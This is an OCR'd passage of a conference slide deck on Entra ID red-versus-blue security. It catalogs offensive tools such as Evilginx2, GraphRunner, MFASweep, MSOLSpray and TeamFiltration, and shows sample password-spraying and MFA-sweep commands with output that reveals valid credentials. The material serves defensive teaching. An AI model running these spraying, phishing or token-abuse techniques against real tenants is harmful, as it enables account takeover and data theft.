
Entra the Dragon:
Entra ID Red vs Blue



Sean Metcalf
@PyroTek3

Slides:
Pyrotek.io/BTC2026

TRUSTEDSEC

Agenda

- Entra Attack Tools
- Phishing Attacks
- Tokens & Token Attacks
- Entra ID Attacks
- Entra ID Defenses
- Conclusion



About

- Identity Security Architect @ TrustedSec
- Microsoft Certified Master (MCM) Directory Services
- Speaker: Black Hat, Blue Hat, Blue Team Con, multiple BSides, DEF CON, DerbyCon, HIPConf, RSAC, TEC, Troopers, etc.
- 1st Blue Team Con Keynote!
- Enterprise Security Weekly Co-Host
- Former Microsoft MVP
- Security Researcher
- AD & Entra ID Enthusiast - Own & Operate ADSecurity.org (Microsoft identity security info)
- @PyroTek3 on Twitter




About

- Identity Security Architect @ TrustedSec
- Microsoft Certified Master (MCM) Directory Services
- Speaker: Black Hat, Blue Hat, Blue Team Con, multiple BSides, DEF CON, DerbyCon, HIPConf, RSAC, TEC, Troopers, etc.
- **1st Blue Team Con Keynote!**
- Enterprise Security Weekly Co-Host
- Former Microsoft MVP
- Security Researcher
- AD & Entra ID Enthusiast - Own & Operate ADSecurity.org (Microsoft identity security info)
- @PyroTek3 on Twitter




ENTRA TOOLS

AADInternals




- PowerShell-based framework for administering, enumerating, and exploiting Azure Active Directory (Entra ID)
- Capabilities:
  - Access Token Manipulation
  - Identity & Federation Testing
  - Tenant Reconnaissance
  - Hybrid Identity Tools
  - Privileged Access & Exploitation
  - Office 365 & Cloud App Tools
  - B2B & B2C Identity
  - Compliance & Monitoring

https://github.com/Gerenios/AADInternals
https://aadinternals.com/

Evilginx2

Attacker-in-the-middle attack framework used for phishing login credentials along with session cookies, which allows bypass of 2-factor authentication protection

https://github.com/kgretzky/evilginx2



GraphRunner



- Post-exploitation toolset for interacting with the Microsoft Graph API
- Three separate parts:
  - A PowerShell script where the majority of modules are located
  - An HTML GUI that can leverage an access token to navigate and pillage a user's account
  - A simple PHP redirector for harvesting authentication codes during an OAuth flow
- Capabilities:
  - Search & export email, SharePoint, OneDrive files, and Teams data including full conversations
  - Deploy malicious apps
  - Discover misconfigured mailboxes that are exposed
  - Dump conditional access policies
  - Dump app registrations and external apps including consent and scope to identify potentially malicious apps
  - Tools to complete OAuth flow during consent grant attacks
  - And more

https://github.com/dafthack/GraphRunner


GraphSpy



- Initial Access and Post-Exploitation Tool for Entra ID and M365 with a browser-based GUI
- Capabilities:
  - Store your access and refresh tokens for multiple users and scopes in one location.
  - Easily browse through all content in the user's OneDrive using a file explorer-like interface
  - Easily browse and download SharePoint files
  - Use the Outlook Graph module to list, read, search, delete, reply or send emails with just an access token for the MS Graph API
  - Provides the ability to leverage an access token to open Outlook in a web browser tab

https://github.com/RedByte1337/GraphSpy

Microburst



- Capabilities:
  - Azure Service Discovery
  - Credential Dumping & Secrets Extraction
  - Weak Configuration Auditing
  - Identify:
    - Over-permissive roles and RBAC assignments
    - Misconfigured storage containers (e.g., public blobs)
    - Insecure App Service configurations
    - Weak Conditional Access policies
  - Post-Exploitation Actions

https://github.com/NetSPI/MicroBurst

MFASweep

https://github.com/dafthack/MFASweep

```
######### SINGLE FACTOR ACCESS RESULTS #########
Microsoft Graph API
Microsoft Service Management API
O365 w/ Windows UA
O365 w/ Linux UA
O365 w/ MacOS UA
O365 w/ Android UA
O365 w/ iPhone UA
O365 w/ Windows Phone UA
Exchange Web Services
Active Sync
```

- PowerShell script that attempts to log in to various Microsoft services using a provided set of credentials and will attempt to identify if MFA is enabled
- Depending on how conditional access policies and other multi-factor authentication settings are configured some protocols may end up being left single factor
- Currently MFASweep has the ability to login to the following services:
  - Microsoft Graph API
  - Azure Service Management API
  - Microsoft 365 Exchange Web Services
  - Microsoft 365 Web Portal w/ 6 device types (Windows, Linux, MacOS, Android Phone, iPhone, Windows Phone)
  - Microsoft 365 Active Sync
  - ADFS


```
\Desktop> Invoke-MFASweep -Username smonkey@glitchcloud.com -Password
          ---------- MFASweep ----------
| NO     rvices Recon
| NO     can attempt to determine if ADFS is configured for the domain you submitted. Would
| NO      do this now?
| YES     No  [?] Help (default is "Y"): y
| NO     ---- Running recon checks ----------
| YES     if ADFS configured...
| YES    s not appear to be in use. Authentication appears to be managed by Microsoft.
| NO     Sweep
| NO      This script is about to attempt logging into the smonkey@glitchcloud.com account
| NO     erent times
(7 if you included ADFS). If you entered an incorrect password this may lock the account out.
Are you sure you want to
continue?
[Y] Yes  [N] No  [?] Help (default is "Y"): y


---------- Microsoft Graph API ----------
[*] Authenticating to Microsoft Graph API...
[*] SUCCESS! smonkey@glitchcloud.com was able to authenticate to the Microsoft Graph API - NOT
E: The response indicates MFA (Microsoft) is in use.


---------- Azure Service Management API ----------
[*] Authenticating to Azure Service Management API...
[*] SUCCESS! smonkey@glitchcloud.com was able to authenticate to the Azure Service Management
API - NOTE: The response indicates MFA (Microsoft) is in use.


---------- Microsoft 365 Exchange Web Services ----------
[*] Authenticating to Microsoft 365 Exchange Web Services (EWS)...
[*] SUCCESS! smonkey@glitchcloud.com was able to authenticate to Microsoft 365 EWS!
[***] NOTE: MailSniper should work here.


---------- Microsoft 365 Web Portal ----------
[*] Authenticating to Microsoft 365 Web Portal...
[*] SUCCESS! smonkey@glitchcloud.com was able to authenticate to the Microsoft 365 Web Portal.
 Checking MFA now...
[**] It appears MFA is setup for this account to access Microsoft 365 via the web portal.


---------- Microsoft 365 Web Portal w/ Mobile User Agent (Android) ----------
[*] Authenticating to Microsoft 365 Web Portal using a mobile user agent...
[*] SUCCESS! smonkey@glitchcloud.com was able to authenticate to the Microsoft 365 Web Portal.
 Checking MFA now...
[**] It appears there is no MFA for this account.
[***] NOTE: Login with a web browser to https://outlook.office365.com using a mobile user agen
t.


---------- Microsoft 365 ActiveSync ----------
[*] Authenticating to Microsoft 365 Active Sync...
[*] SUCCESS! smonkey@glitchcloud.com successfully authenticated to O365 ActiveSync.
[***] NOTE: The Windows 10 Mail app can connect to ActiveSync.
PS C:\Users\beau\Desktop>
```

MSOLSpray


https://github.com/dafthack/MSOLSpray

- Password spraying tool for Microsoft Online accounts (Entra ID)
- The script logs if a user cred is valid, if MFA is enabled on the account, if a tenant doesn't exist, if a user doesn't exist, if the account is locked, or if the account is disabled.
- Also works as a Microsoft Cloud recon tool that provides account/domain enumeration

```
PS C:\users\Sean> invoke-msolspray -UserList 'C:\Scripts\github\UserList.txt' -Password 'Cuto7897' -Verbose
[*] There are 9 total users to spray.
[*] Now spraying Microsoft Online.
[*] Current date and time: 09/12/2025 11:52:53
1 of 9 users testedVERBOSE: POST with -1-byte payload
[*] SUCCESS! BillRanda@monarchsciences.org : Cuto7897 - NOTE: The response indicates MFA (Microsoft) is in use.
2 of 9 users testedVERBOSE: POST with -1-byte payload
3 of 9 users testedVERBOSE: POST with -1-byte payload
4 of 9 users testedVERBOSE: POST with -1-byte payload
5 of 9 users testedVERBOSE: POST with -1-byte payload
6 of 9 users testedVERBOSE: POST with -1-byte payload
7 of 9 users testedVERBOSE: POST with -1-byte payload
8 of 9 users testedVERBOSE: POST with -1-byte payload
9 of 9 users testedVERBOSE: POST with -1-byte payload
```

O365Recon

- Script to retrieve information via O365 and Entra ID with a valid cred



https://github.com/nyxgeek/o365recon

Onedrive_user_enum

- User enumeration using OneDrive URLs
- This enumeration is undetectable, as it is a simple HTTP HEAD request to a Microsoft server. No authentication is ever attempted.
- Note: Since OneDrive enumeration can only enumerate accounts with licenses, results may be subpar at certain organizations.

https://github.com/nyxgeek/onedrive_user_enum



ROADTools




- ***R**ogue **O**ffice 365 and **A**zure (active) **D**irectory tools*
- A framework to interact with Azure AD (Entra ID)
- ROADlib is a library that can be used to authenticate with Entra ID or to build tools that integrate with a database containing ROADrecon data
- ROADrecon is a tool for exploring information in Entra ID from both a Red Team and Blue Team perspective.
  - Uses an automatically generated metadata model to create an SQLAlchemy backed database on disk.
  - Use asynchronous HTTP calls in Python to dump all available information in the Entra ID graph to this database.
  - Provide plugins to query this database and output it to a useful format.
  - Provide an extensive interface built in Angular that queries the offline database directly for its analysis.
- ROADtx is a tool for exchanging and using different types of Entra ID issued tokens

https://github.com/dirkjanm/ROADtools


Teamfiltration

- Cross-platform framework for enumerating, password spraying, exfiltrating, and backdooring M365 Entra ID accounts
- Creates and maintains an on-disk database with information to keep track of past and ongoing operations


https://github.com/Flangvik/TeamFiltration




TokenTactics/TokenTacticsv2




